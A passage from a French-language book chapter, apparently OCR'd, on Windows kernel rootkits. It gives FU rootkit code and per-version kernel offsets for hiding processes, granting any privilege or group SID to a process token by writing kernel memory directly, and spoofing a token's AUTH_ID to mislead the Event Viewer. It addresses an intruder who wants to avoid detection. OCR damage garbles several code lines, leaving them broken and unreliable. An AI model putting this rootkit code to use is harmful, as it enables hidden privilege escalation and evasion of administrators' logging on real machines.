     while(!InterlockedCompareExchange(&AllCPURaised, 1, 1))
     {
          _asm nop;
     }
     InterlockedDecrement(&NumberOfRaisedCPU);
}
```

Votre rootkit peut maintenant modifier la liste partagée de processus ou de drivers. Lorsque vous avez fini votre travail, le thread principal du rootkit doit appeler `ReleaseExclusivity` pour libérer tous les DPC de leur petite boucle ainsi que la mémoire qui aura été allouée par `GainExclusivity` pour contenir les objets DPC.

```
NTSTATUS ReleaseExclusivity(PVOID pkdpc)
{
   Interlockedlncrement(&AllCPURaised); // Chaque DPC décrémente
                                            ^•maintenant
                                        // le compteur et quitte.
   // Libère la mémoire allouée pour contenir les DPC
   while(InterlockedCompareExchange(&NumberOfRaisedCPU, 0, 0))
   {
      __asm nop;
   }
   if (pkdpc != NULL)
   {
      ExFreePool(pkdpc);
      pkdpc = NULL;
   }
   return STATUS_SUCCESS;
}
```

Les informations de cette section vous ont permis de comprendre comment vous détacher de `LIST_ENTRY` facilement et avec une bonne sécurité pour le thread. Un processus dissimulé n'est toutefois pas très utile s'il ne possède pas le niveau de privilèges nécessaire pour réaliser ce pour quoi il a été prévu. Dans la prochaine section, vous apprendrez à augmenter les privilèges de n'importe quel jeton d'accès ainsi qu'à ajouter n'importe quel groupe au jeton.

Augmentation des privilèges du jeton d'accès d'un processus

Le jeton d'un processus est capital pour déterminer ce que le processus a le droit de faire et ce qui lui est interdit. Ce jeton est dérivé de la session de l'utilisateur qui a engendré le processus. Tous les threads d'un processus peuvent avoir leur propre jeton mais la plupart utilisent par défaut celui du processus.

Un des objectifs importants des développeurs de rootkits est d'obtenir un accès privilégié. Cette section décrit comment obtenir des privilèges supérieurs pour un processus normal après que le rootkit a été installé. Ceci peut être utile car après vous être infiltré et avoir installé le rootkit, vous voudrez revenir à des conditions plus normales pour que votre vecteur d'entrée initial ne soit pas découvert.

Le code présenté dans cette section concerne uniquement un jeton de processus, mais il pourrait tout aussi bien s'appliquer à un jeton de thread. La seule différence a trait à la localisation du jeton. Tous les autres codes et techniques conviennent dans les deux cas.

Modification d'un jeton de processus

Pour modifier un jeton de processus, l'API Win32 prévoit plusieurs fonctions, parmi lesquelles `OpenProcessToken`, `AdjustTokenPrivileges` et `AdjustToken- Groups`, qui requièrent toutes certains privilèges, tels que `TOKEN_ADJUST_GROUPS` et `TOKEN_ADJUST_PRIVILEGES`. Cette section expose une façon d'ajouter des privilèges et des groupes à un jeton sans disposer d'un accès privilégié à celui-ci. Une fois le rootkit installé, DKOM est le seul "privilège" que vous devez comprendre.

Localiser un jeton

Pour localiser le jeton, nous invoquons la fonction `FindProcessEPROC` vue plus haut à la section "Dissimulation de processus" afin de trouver l'adresse de la structure `EPROCESS` du processus dont le rootkit va modifier le jeton et ajoutons à cette adresse l'offset du pointeur de jeton. Le résultat sera l'emplacement contenant l'adresse du jeton dans `EPROCESS`. Cet offset varie selon les versions de Windows, comme indiqué au Tableau 7.2.

Tableau 7.2 : Offsets vers le PID et FLINK dans le bloc EPROCESS

	Windows NT	*Windows 2000*	*Windows XP*	*Windows XP SP2*	*Windows 2003*
Offset du pointeur de jeton	0x108	0x12C	0xC8	0xC8	0xC8

Le membre de `EPROCESS` qui contient l'adresse du jeton a changé entre Windows 2000 (et les versions antérieures) et la nouvelle version de Windows XP

(et les versions ultérieures). Il s'agit à présent d'une structure `_EX_FAST_REF` qui est définie comme suit :

```
typedef struct _EX_FAST_REF {
  union {
    PVOID Object;
    ULONG RefCnt : 3;
    ULONG Value;
    };
} EX_FAST_REF, *PEX_FAST_REF;
```

Pour localiser le jeton, nous utilisons la fonction `FindProcessToken` suivante :

```
DWORD FindProcessToken (DWORD eproc) {

  DWORD token )
  _ asm {
     moveax,  eproc;
     addeax,  T0KEN0FFSET; ; // Offset du pointeur de  jeton dans EPROCESS
     moveax,  [eax];
     andeax,  0xfffffff8;  // Voir la  définition de   _EX_FAST_REF
     movtoken , eax ;
  }
  return token;
}
```

Notez que dans ce code assembleur en ligne nous laissons de côté les trois bits de poids faible de l'adresse du jeton grâce à l'instruction and eax, `fffffffs`. En effet, les adresses de jeton se terminent toujours avec les trois bits de poids faible à 0. Par conséquent, bien que le membre représentant l'adresse ait changé, nous pouvons toujours récupérer l'adresse et il n'y aura aucune incidence si nous changeons les trois derniers bits sur les anciennes versions du système d'exploitation.

Modifier un jeton

Les jetons sont très difficiles à modifier. Ils sont composés d'une partie statique qui, comme son nom l'indique, ne change pas de taille et possède une structure bien définie et d'une partie variable qui est nettement moins prévisible et contient tous les privilèges et SID appartenant au jeton. Le nombre exact de privilèges et de SID diffère selon les éléments d'identification de l'utilisateur qui a généré le processus (ou de l'utilisateur dont le processus usurpe l'identité). Vous comprendrez mieux le code présenté plus loin en ayant à l'esprit la structure d'un jeton (voir Figure 7.4).

Plusieurs offsets sont nécessaires pour modifier le jeton. Les plus importants sont donnés au Tableau 7.3. Par exemple, pour ajouter au jeton un privilège ou un SID de groupe, il faut incrémenter le compteur correspondant dans la partie statique.

Figure 7.4
Structure mémoire d'un jeton de

JETON

Partie statique

LUID Attribut
LUID Attribut
Privilèges — LUID Attribut
LUID Attribut
i- P_SID Attribut
P_SID Attribut
Groupes — P_SID Attribut — Partie variable
SID
SID
SID

Comme évoqué précédemment, tous les privilèges et SID sont stockés dans la partie variable puisque leur taille peut changer d'un jeton à l'autre. Un des offsets du jeton contient l'adresse de cette partie et sa taille.

Tableau 7.3 : Offsets importants dans le jeton du processus

	Windows NT	*Windows 2000*	*Windows XP*	*Windows XP SP2*	*Windows 2003*
Offset de AUTHJD	0X18	0x18	0x18	0x18	0x18
Offset du compteur de SID	0x30	0x3C	0x40	0x4C	0x4C
Offset de l'adresse du SID	0x48	0x58	0x5C	0x68	0x68
Offset du compteur de privilèges	0x34	0x44	0x48	0x54	0x54
Offset de l'adresse du privilège	0x50	0x64	0x68	0x74	0x74

Ajouter des privilèges à un jeton

Pour ajouter des privilèges ou en activer qui étaient désactivés, nous pouvons employer un programme de niveau utilisateur pour envoyer des commandes IOCTL au rootkit. Une portion de code utilisateur est ici très utile car nombre des fonctions de l'API Win32 relatives aux jetons, privilèges et SID ne sont pas documentées dans le noyau.

Le rootkit en mode noyau reçoit les informations de privilèges de la part du programme utilisateur et les écrit directement dans la mémoire du jeton. Souvenez-vous que, comme nous ne passons pas par le Gestionnaire d'objets de Windows pour écrire en mémoire, nous pouvons assigner au jeton tous les privilèges et groupes que nous voulons.

Avant d'indiquer au rootkit quels privilèges ajouter ou activer dans un processus donné, vous devez en apprendre un peu plus sur les privilèges d'un processus. Voici certains des privilèges listés dans le fichier d'en-tête `Ntddk. h` (à noter qu'ils ne sont pas tous applicables à des processus) :

H `SeCreateTokenPrivilege ;`

B `SeAssignPrimaryTokenPrivilege ;`

B `SeLockMemoryPrivilege ;`

B `SeIncreaseQuotaPrivilege ;`

B `SeUnsolicitedInputPrivilege ;`

S `SeMachineAccountPrivilege ;`

B `SeTcbPrivilege ;`

B `SeSecurityPrivilege ;`

B `SeTakeOwnershipPrivilege ;`

S `SeLoadDriverPrivilege ;`

B `SeSystemProfilePrivilege ;`

B `SeSystemtimePrivilege ;`

H `SeProfileSingleProcessPrivilege ;`

- `SeIncreaseBasePriorityPrivilege ;`
- `SeCreatePagefilePrivilege ;`
- `SeCreatePermanentPrivilege ;`
- `SeBackupPrivilege ;`
- `SeRestorePrivilege ;`
- `SeShutdownPrivilege ;`
- `SeDebugPrivilege ;`
- `SeAuditPrivilege ;`
- `SeSystemEnvironmentPrivilege ;`
- `SeChangeNotifyPrivilege ;`
- `SeRemoteShutdownPrivilege ;`
- `SeUndockPrivilege ;`
- `SeSyncAgentPrivilege ;`
- `SeEnableDelegationPrivilege ;`

Nous pouvons utiliser l’outil Process Explorer de Sysinternals[1] pour visualiser les privilèges courants d’un processus. Remarquez à la Figure 7.5 que de nombreux privilèges sont désactivés par défaut.

Le fait que de nombreux privilèges soient désactivés par défaut lors de la création d’un jeton est commode pour lui ajouter des privilèges et des groupes. La raison est qu’il faut être extrêmement prudent quand on écrit directement en mémoire. La taille du jeton ne doit pas augmenter car on ne sait pas ce que la mémoire contient immédiatement après. Cette zone de mémoire n’est peut-être même pas valide. En activant ou en écrasant des privilèges déjà présents dans le jeton, cela évite d’augmenter sa taille. Nous reviendrons sur ce point dans un moment.

1. Process Explorer est disponible à l’adresse **www.sysinternals.com/ntw2k/freeware/procexp.shtml**.




Figure 7.5
Les paramètres de sécurité contenus dans le jeton d'un processus.

-

Rootkit.com

Vous pouvez télécharger le code suivant sous la forme du rootkit FU à partir de www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip.
La plupart des codes source de ce chapitre sont également disponibles sur ce site.

Le code suivant est celui de la fonction main() du programme utilisateur. Cette fonction reçoit l'option -prs *(Privilège Set)* de la part de l'utilisateur, le PID du processus cible et les privilèges à ajouter. Par exemple, f u -prs 8 SeDebugPrivi- lege SeShutdownPrivilege ajoutera les privilèges SeDebugPrivilege et SeShut- downPrivilege au jeton du processus possédant le PID 8. Nous créons un tableau, priv array, dont la longueur correspond au nombre d'arguments en ligne de commande, moins trois (pour fu, -prs et le PID). Chaque élément du tableau occupe 32 octets (nous ne connaissons pas la taille de tous les privilèges mais 32 devrait être plus que suffisant). Nous passons ensuite le PID, priv array, et la taille du tableau à la fonction SetPriv, qui fait le reste du travail au niveau utilisateur.

```
void maintint argc, char **argv)
{
  int i = 25;
  if  (argc  >
```

```
{
  if (InitDriver() == -1) return;
  if (strcmp((char *)argv[1], “-prl") == 0)
    ListPrivf);
  else if (strcmp((char *)argv[1], "-prs") == 0)
  {
    char *priv_array = NULL;
    DWORD pid = 0; if (argc > 2)
      pid = atoi(argv[2]);
    priv_array = (char *)calloc(argc-3, 32);
    if (priv_array == NULL)
    {
      fprintf(stderr, "Failed to allocate memory!\n");
      return;
    }
    int size = 0;
    for(int i = 3; i < argc; i++)
    {
      if(strncmp(argv[i], "Se", 2) == 0)
      {
        strncpy((char *)priv_array + ((i-3)*32), argv[i], 31);
        size++;
      }
    }
    SetPrivfpid, priv_array, size*32);
    if(priv_array) free(priv_array);
  }
```

Le code précédent vérifie que le nom de chaque privilège ajouté débute bien par `Se`, ce qui doit être le cas pour tout privilège valide. Puis nous copions les nouveaux privilèges valides dans un tableau et invoquons la fonction `SetPriv`, qui communiquera avec le driver du rootkit *via* une commande IOCTL.

La fonction `SetPriv` alloue et initialise un tableau d’éléments `LU ID_AND_ATTRIBUTES` à passer au driver. Chacun des privilèges de la liste présentée plus haut dans cette section possède un identifiant LUID *(Locally Unique Identifier)*. Etant donné que ces LUID sont uniques seulement localement, nous ne pouvons pas les coder en dur dans le rootkit. La fonction `LookupPrivilegeValue` reçoit le nom du système (ici `NULL`) sur lequel rechercher la valeur de privilège, le nom du privilège passé par le programme utilisateur en ligne de commande et un pointeur pour recevoir la valeur LUID. Le SDK *(Software Development Kit)* donne du LUID la définition suivante : "Valeur de 64 bits garantie comme étant unique

seulement sur le système sur lequel elle a été générée." A noter qu'elle peut aussi changer si l'ordinateur est redémarré.

Les attributs définissent si le privilège associé à un LUID donné est activé ou désactivé. Le simple fait qu'un privilège soit présent dans un jeton ne signifie pas que ce dernier possède ce privilège. Un privilège peut se trouver dans l'un des trois états suivants, tel que spécifié par son attribut :

```
#define SE_PRIVILEGE_DISABLED                    (0X00000000L)
#define SE_PRIVILEGE_ENABLED_BY_DEFAULT          (0X00000001L)
#define SE_PRIVILEGE_ENABLED                     (0X00000002L)
```

Voici un exemple de la structure `LUID_AND_ATTRIBUTES` :

```
typedef Struct _LUID_AND_ATTRIBUTES {
     LUID Luid;
     DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

Définir le membre `LUID` avec la valeur retournée par `LookupPrivilegeValue` et l'attribut avec la valeur `SE_PRIVILEGE_ENABLED_BY_DEFAULT` initialise le tableau, qui est alors prêt à être passé au rootkit. Nous utilisons pour cela la fonction `Device- IoControl` avec le paramètre `IOCTL_ROOTKIT_SETPRIV` :

```
DWORD SetPriv(DWORD pid, void *priv_luids, int priv_size)
{
     DWORD d_bytesRead;
     DWORD success;
     PLUID_AND_ATTRIBUTES pluid_array;
     LUID pluid;
     VARS dvars;
     if ( ! Initialized)
       return ERROR_NOT_READY; if (priv_luids == NULL)
       return ERROR_INVALID_ADDRESS; pluid_array =
(PLUID_AND_ATTRIBUTES) calloc(priv_size/32,
sizeof(LUID_AND_ATTRIBUTES)); if (pluid_array == NULL)
       return ERROR_NOT_ENOUGH_MEMORY;
     DWORD real_luid = 0;
     for (int i = 0; i < priv_size/32; i++)
     {
       if(LookupPrivilegeValue(NULL, (char *)priv_luids + (i*32),
                                 &pluid))
       {
         memcpy(pluid_array+i, &pluid, sizeof(LUID));
         *(pluid_array+i)).Attributes    =    SE_PRIVILEGE_ENABLED_BY_DEFAULT;
         real_luid++;
       }
```

```
        dvars.the_pid = pid; dvars.pluida =
        pluid_array; dvars.num_luids =
        real_luid; success =
        DeviceIoControl(gh_Device,
                                    IOCTL_ROOTKIT_SETPRIV,
                                    (void *) &dvars,
                                    sizeof(dvars),
                                    NULL,
                                    0,
                                    &d_bytesRead,
                                    NULL) ;
        if(pluid_array)
        free(pluid_array);
        return success;
    }
```

Le code du noyau contient le gestionnaire de la commande IOCTL_ROOTKIT_SETPRIV. Il reçoit le tableau d'éléments LUID_AND_ATTRIBUTES et le PID du processus auquel les privilèges doivent être ajoutés. Il invoque FindProcess- EPROC pour localiser la structure EPROCESS correspondant au PID puis Find- ProcessToken pour localiser l'adresse du jeton du processus.

Maintenant que nous disposons du jeton, nous devons obtenir la taille du tableau LUID_AND_ATTRIBUTES qu'il inclut. Pour cela, nous lisons la valeur qui se trouve à l'offset du compteur de privilèges. Cette valeur est très importante et sera utilisée dans les boucles FOR du code qui va suivre.

Ensuite, nous récupérons l'adresse du début du tableau d'éléments LUID AND ATTRIBUTES. Souvenez-vous qu'un jeton est constitué d'une partie de longueur fixe et d'une partie de longueur variable. Le début de ce tableau correspond au début de la partie variable. Les deux parties sont contiguës en mémoire.

Avec l'adresse du tableau dans le jeton, le compteur de privilèges et les nouvelles valeurs LUID_AND_ATTRIBUTES à ajouter, nous pouvons continuer à examiner le code du rootkit. Comme il a été dit, nous ne pouvons pas allouer de mémoire pour les nouveaux privilèges, et nous ne pouvons pas agrandir le jeton (puisque la mémoire adjacente à l'emplacement du jeton risque de ne pas être valide).

Comme vous avez pu le voir dans le résultat de Process Explorer à la Figure 7.5, une majorité des privilèges présents dans un jeton typique sont désactivés. L'idée est d'activer un privilège existant s'il correspond à l'un de ceux contenus dans le tableau d'éléments LUID_AND_ATTRIBUTES passé au rootkit et de remplacer un privilège désactivé qui ne figure pas dans le nouveau tableau par un privilège à ajouter.

A cette fin, nous créons deux ensembles de boucles FOR imbriquées. Le premier examine chaque privilège passé au rootkit et, s'il correspond à un privilège qui existe déjà dans le jeton, définit ce dernier comme étant activé. Le second est utilisé lorsque le privilège n'est pas présent dans le jeton mais qu'il y a d'autres privilèges désactivés pouvant être remplacés. Grâce à cette méthode, nous pouvons ajouter des privilèges sans utiliser plus de mémoire.

```
// Si le privilège à ajouter existe déjà dans le jeton, nous modifions //
simplement son champ d'attribut.
for (luid_attr_count = 0; luid_attr_count < d_PrivCount; luid_attr_count++)
{
  for (d_LuidsUsed = 0; d_LuidsUsed < nluids; d_LuidsUsed++)
  {
    if((luids_attr[d_LuidsUsed].Attributes != 0xffffffff) &&
        (memcmp(&luids_attr_orig[luid_attr_count].Luid,
        &luids_attr[d_LuidsUsed].Luid, sizeof(LUID)) == 0))
    {
(PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Attributes =
       ((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes;
       ((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes =
0xffffffff;
    }
  }
}
// Aucun des nouveaux privilèges ne se trouve déjà dans le jeton,
// aussi nous remplaçons des privilèges désactivés.
for (d_LuidsUsed = 0; d_LuidsUsed < nluids; d_LuidsUsed++)
{
  if (((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes !=
         0xffffffff)
  {
    for (luid_attr_count = 0; luid_attr_count < d_PrivCount;
          luid_attr_count++)
    {
      // Si le privilège était désactivé, c'est qu'il n'était pas // requis.
      Nous réutilisons donc son espace pour un // nouveau privilège. Nous ne
      pounrons peut-êtne pas ajouter // tous les privilèges voulus en raison
      de limitations d'espace,
      // aussi nous les organisons par ordre d'importance décroissante,
      if((luids_attr[d_LuidsUsed].Attributes != 0xffffffff) &&
        (((PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count]. Attributes
        == 0x00000000))
      {
        ((PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Luid =
        ((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Luid;
```

```
((PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Attributes =
         ((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes;
         ((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes =
         0xffffffff;
       }
     }
   }
}
break;
```

Ajouter des SID à un jeton

L'ajout de SID à un jeton est la modification la plus difficile qui soit. En raison des limitations d'espace évoquées précédemment, nous devons nous en tenir au remplacement de privilèges désactivés par les nouveaux SID.

En plus de contenir les SID eux-mêmes, un jeton de processus inclut aussi d'autres d'informations les concernant, telles qu'un tableau de structures `SID_AND_ATTRIBUTES` qui ressemble au tableau de privilèges. Le premier membre de cette structure est simplement un pointeur vers le SID en mémoire. Pour introduire un nouveau SID dans un jeton, il faut ajouter une entrée au tableau d'éléments `SID AND ATTRIBUTES`, ajouter le SID lui-même et recalculer tous les pointeurs du tableau pour refléter le changement opéré en mémoire.

Voici une structure `SID_AND_ATTRIBUTES` :

```
typedef struct _SID_AND_ATTRIBUTES {
   PSID Sid;
   DWORD Attributes;
} SID_AND_ATTRIBUTES, *PSID_AND_ATTRIBUTES;
```

Pour faire les choses proprement, il convient d'utiliser un espace de travail en mémoire de la même taille que la partie variable du jeton. Cet espace peut être alloué dans le pool paginé. Lorsque nous aurons terminé, nous le copierons dans la partie variable existante du jeton puis libérerons la mémoire. Nous allons avoir besoin des compteurs de privilèges et de SID, de l'emplacement des tableaux de privilèges et de SID et du début et de la taille de la partie variable du jeton.

A partir de l'adresse du jeton, le code suivant initialise les variables requises et alloue l'espace de travail ;

```
i_PrivCount = *(int *)(token + PRIVCOUNTOFFSET); i_SidCount = *(int
*)(token + SIDCOUNTOFFSET);
luids_attr_orig = *(PLUID_AND_ATTRIBUTES *)(token + PRIVADDROFFSET); varbegin
= (PVOID) luids_attr_orig;
i_VariableLen = *(int *)(token + PRIVCOUNTOFFSET + 4);
```

```
sid_ptr_old = *(PSID_AND_ATTRIBUTES *)(token + SIDADDROFFSET);
// Alloue de l'espace de travail temporaire varpart =
ExAllocatePool(PagedPool, i_VariableLen); if (varpart == NULL)
{
  IoStatUS->StatUS = STATUS_INSUFFICIENT_RESOURCES;
  break;
}
RtlZeroMemory(varpart, i_VariableLen);
```

Ensuite, le rootkit libère de la mémoire dans le jeton en copiant uniquement les privilèges activés vers l'espace temporaire, varpart. En gardant un compteur des privilèges copiés, nous savons exactement quelle quantité d'espace a été libérée.

Il se pourrait que l'espace libéré dans le jeton ne suffise pas pour contenir les nouveaux SID et leurs structures `SID_AND_ATTRIBUTES`, auquel cas peu de choix s'offrent à nous. Le rootkit pourrait simplement retourner une erreur indiquant que les ressources du jeton sont insuffisantes pour pouvoir ajouter un SID, comme dans le code ci-après.

Autrement, nous pourrions remplacer certains des privilèges activés par de nouveaux SID, ce qui pourrait avoir un effet indésirable. En effet, si nous écrasons un privilège dont le processus a besoin, ce dernier ne pourra plus fonctionner correctement.

Depuis Windows 2000, des SID restreints peuvent exister à la fin de la partie variable d'un jeton, leur fonction étant de limiter explicitement certains utilisateurs ou groupes à certaines actions. Ils sont néanmoins très rarement utilisés. A l'instar des privilèges désactivés, ces SID n'ont pour nous aucune utilité, aussi pouvons-nous compléter le code pour qu'il libère également l'espace qu'ils occupent.

```
// Copie uniquement les privilèges activés. Nous remplacerons // les
privilèges désactivés par les nouveaux SID.
for(luid_attr_count=0;luid_attr_count<i_PrivCount; luid_attr_count++)
{
  if(((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Attributes !=
  SE_PRIVILEGE_DISABLED)
  {
    ((PLUID_AND_ATTRIBUTES)varpart)[i_LuidsUsed].Luid =
    ((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Luid;
    ((PLUID_AND_ATTRIBUTES)varpart)[i_LuidsUsed].Attributes =
    ((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Attributes;
    i_Luids(Jsed++;
  }
}
// Calcule l'espace requis dans le jeton i_spaceNeeded = i_SidSize +
sizeof(SID_AND_ATTRIBUTES);
```

```
i_spaceSaved = (i_PrivCount - i_LuidsUsed)*
Sizeof(LUID_AND_ATTRIBUTES);
i_spaceUsed = i_LuidsUsed * sizeof(LUID_AND_ATTRIBUTES);
// II n'y a pas assez de place pour les nouveaux SID. Nous ignorons // tous les
SID restreints dans la partie variable, if (i_spaceSaved < i_spaceNeeded)
{
  ExFreePool(varpart);
  IoStatUS->StatUS = STATUS_INSUFFICIENT_RESOURCES;
  break;
}
```

Le code suivant copie dans l'espace temporaire toutes les structures SID_AND_ATTRIBUTES existantes. La boucle FOR parcourt le tableau et rectifie comme il se doit les pointeurs de SID :

```
RtlCopyMemory((PVOID)((DWORD)varpart+i_spacetlsed),
              (PVOID)((DWORD)varbegin + (i_PrivCount *
              sizeof(LUID_AND_ATTRIBUTES))), i_SidCount *
              Sizeof(SID_AND_ATTRIBUTES));
for (sid_count = 0; sid_count < i_SidCount; sid_count++)
{
  ((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[sid_count].Sid =
  (PSID)(((DWORD) sid_ptr_old[sid_count].Sid) - ((DWORD) i_spaceSaved) +
  ((DWORD)sizeof(SID_AND_ATTRIBUTES)));
  ((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[sid_count]
  .Attributes = sid_ptr_old[sid_count].Attributes;
}
```

Il nous reste encore à définir les nouvelles entrées SID AND ATTRIBUTES en assignant au champ d'attribut la valeur 0x00000007 afin de rendre les nouveaux SID obligatoires. Comme nous ajoutons les SID après ceux existants, nous devons calculer la taille du dernier SID. Pour cela, nous partons de l'adresse de début de ce SID, que nous trouvons dans la dernière entrée SID_AND_ATTRIBUTES, et la soustrayons de la taille totale de la partie variable du jeton (en ignorant la présence éventuelle de SID restreints). A partir de cette taille, nous pouvons calculer la valeur du pointeur du nouveau SID :

```
// Définit la nouvelle entrée SID_AND_ATTRIBUTES SizeOfLastSid =
(DWORD)varbegin + i_VariableLen;
SizeOfLastSid = SizeOfLastSid - (DWORD)
((PSID_AND_ATTRIBUTES)sid_ptr_old)[i_SidCount-1 ].Sid;
((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[i_SidCount].Sid =
(PSID)((DWORD)((PSID_AND_ATTRIBUTES)
((DWORD)varpart+(i_spaceUsed)))[i_SidCount-1].Sid + SizeOfLastSid);
( (PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[i_SidCount] .Attributes
      = 0x00000007 ;
```

Nous copions maintenant l'espace de travail, varpart, dans le jeton, après quoi ce dernier contiendra tous les privilèges activés et toutes les entrées `SID_AND_ATTRIBUTES` existantes. Ensuite, nous copierons les nouveaux SID à la suite :

```
// Copie les anciens SID mais fait de la place pour les nouveaux SizeOfOldSids
= (DWORD)varbegin + i_VariableLen;
SizeOfOldSids = SizeOfOldSids - (DWORD)

((PSID_AND_ATTRIBUTES)sid_ptr_old)[0].Sid;
RtlCopyMemory((VOID UNALIGNED *)((DWORD)varpart +
                (i_spaceUsed)+((i_SidCount+1)*
                Sizeof(SID_AND_ATTRIBUTES))),
                (CONST VOID UNALIGNED*)
                ((DWORD)varbegin+(i_PrivCount *
                sizeof(LUID_AND_ATTRIBUTES))+(i_SidCount*
                sizeof(SID_AND_ATTRIBUTES))), SizeOfOldSids);
// Copie le nouveau contenu sur l'ancien RtlZeroMemory(varbegin,
i_VariableLen);
RtlCopyMemory(varbegin, varpart, i_VariableLen);
// Copie les nouveaux SID à la suite des anciens
RtlCopyMemory(((PSID_AND_ATTRIBUTES)((DWORD)varbegin +
(i_spaceUsed)))[i_SidCount].Sid, psid, i_SidSize);
```

Comme ultime étape, nous devons rectifier les compteurs et les pointeurs dans la partie statique du jeton et libérer la mémoire de l'espace de travail. Etant donné que le nombre de SID et de privilèges a changé dans le jeton, il faut modifier leurs offsets. L'emplacement du tableau d'éléments `LUID_AND_ATTRIBUTES` ne change pas car il se trouve au début de la partie variable, mais le pointeur vers le tableau d'éléments `SID_AND_ATTRIBUTES` doit être actualisé puisque nous avons déplacé ce dernier en mémoire :

```
// Apporte les dernières modifications au jeton *(int *)(token +
SIDCOUNTOFFSET) += 1;
*(int *)(token + PRIVCOUNTOFFSET) = i_LuidsUsed;
*(PSID_AND_ATTRIBUTES *)(token + SIDADDROFFSET) =
        (PSID_AND_ATTRIBUTES)((DWORD) varbegin + (i_spaceUsed));
ExFreePool(varpart); break;
```

Le rootkit peut à présent ajouter n'importe quels privilèges et SID de groupes à n'importe quel processus sur le système. L'ajout de SID a une conséquence intéressante dans le contexte de l'analyse forensique, comme nous allons le voir à la prochaine section.

Faire mentir l'Observateur d'événements

Vous savez comment dissimuler des processus et obtenir un accès privilégié, mais vous ne savez pas qui vous observe pendant que vous accomplissez ces activités. Un administrateur dispose de nombreux moyens différents pour détecter la création de processus. Dans le noyau, un programme de sécurité peut même enregistrer une fonction de callback à cet effet (laquelle est neutralisable, mais nous n'aborderons pas les détails dans ce livre).

Pour observer ce qui se passe sur une machine, une approche plus simple pour l'administrateur est d'activer une journalisation détaillée des processus, auquel cas la création de nouveaux processus sera consignée dans le journal d'événements de Windows. Ce journal inclut le nom du processus, le PID parent et le nom de l'utilisateur propriétaire du processus parent et qui a donc créé le nouveau processus. Cette section explique comment modifier un jeton pour rendre l'identification du processus correspondant plus difficile dans l'Observateur d'événements *{Event Viewer).*

A l'offset `0x18`, le jeton d'un processus comprend un identifiant d'authentification, ou AUTH_ID (cet offset est le même dans toutes les versions du système d'exploitation). Souvenez-vous des LUID, qui sont censés être uniques localement seulement. Eh bien, certains sont néanmoins codés en dur dans le DDK dans un fichier `.h` ! Il s'agit des LUID suivants :

```
#define SYSTEM_LUID #define            0x000003e7; // { 0x3e7, 0x0 }
ANONYMOUS_LOGON_LUID #define           0x000003e6; // { 0x3e6,0x0 }
LOCALSERVICE_LUID #define              0x000003e5; // { 0x3e5, 0x0 }
NETWORKSERVICE LUID                    0x000003e4; // { 0x3e4, 0x0 }
```

Vous pouvez remplacer le AUTH_ID de n'importe quel processus par un de ces LUID connus. Les AUTH_ID sont uniques pour chaque connexion ou session. Le système les utilise parfois pour associer un nombre à une session à laquelle est déjà associé un nom.

— Attention 

Soyez prudent lorsque vous modifiez le AUTHJD d'un jeton de processus. Si vous le remplacez par un LUID pour lequel il n'existe pas de session, vous provoquerez un écran bleu.

Lorsque le suivi détaillé des processus a été activé, un événement sera enregistré dans le journal pour chaque processus créé, ressemblant à ce qui est illustré à la Figure 7.6.

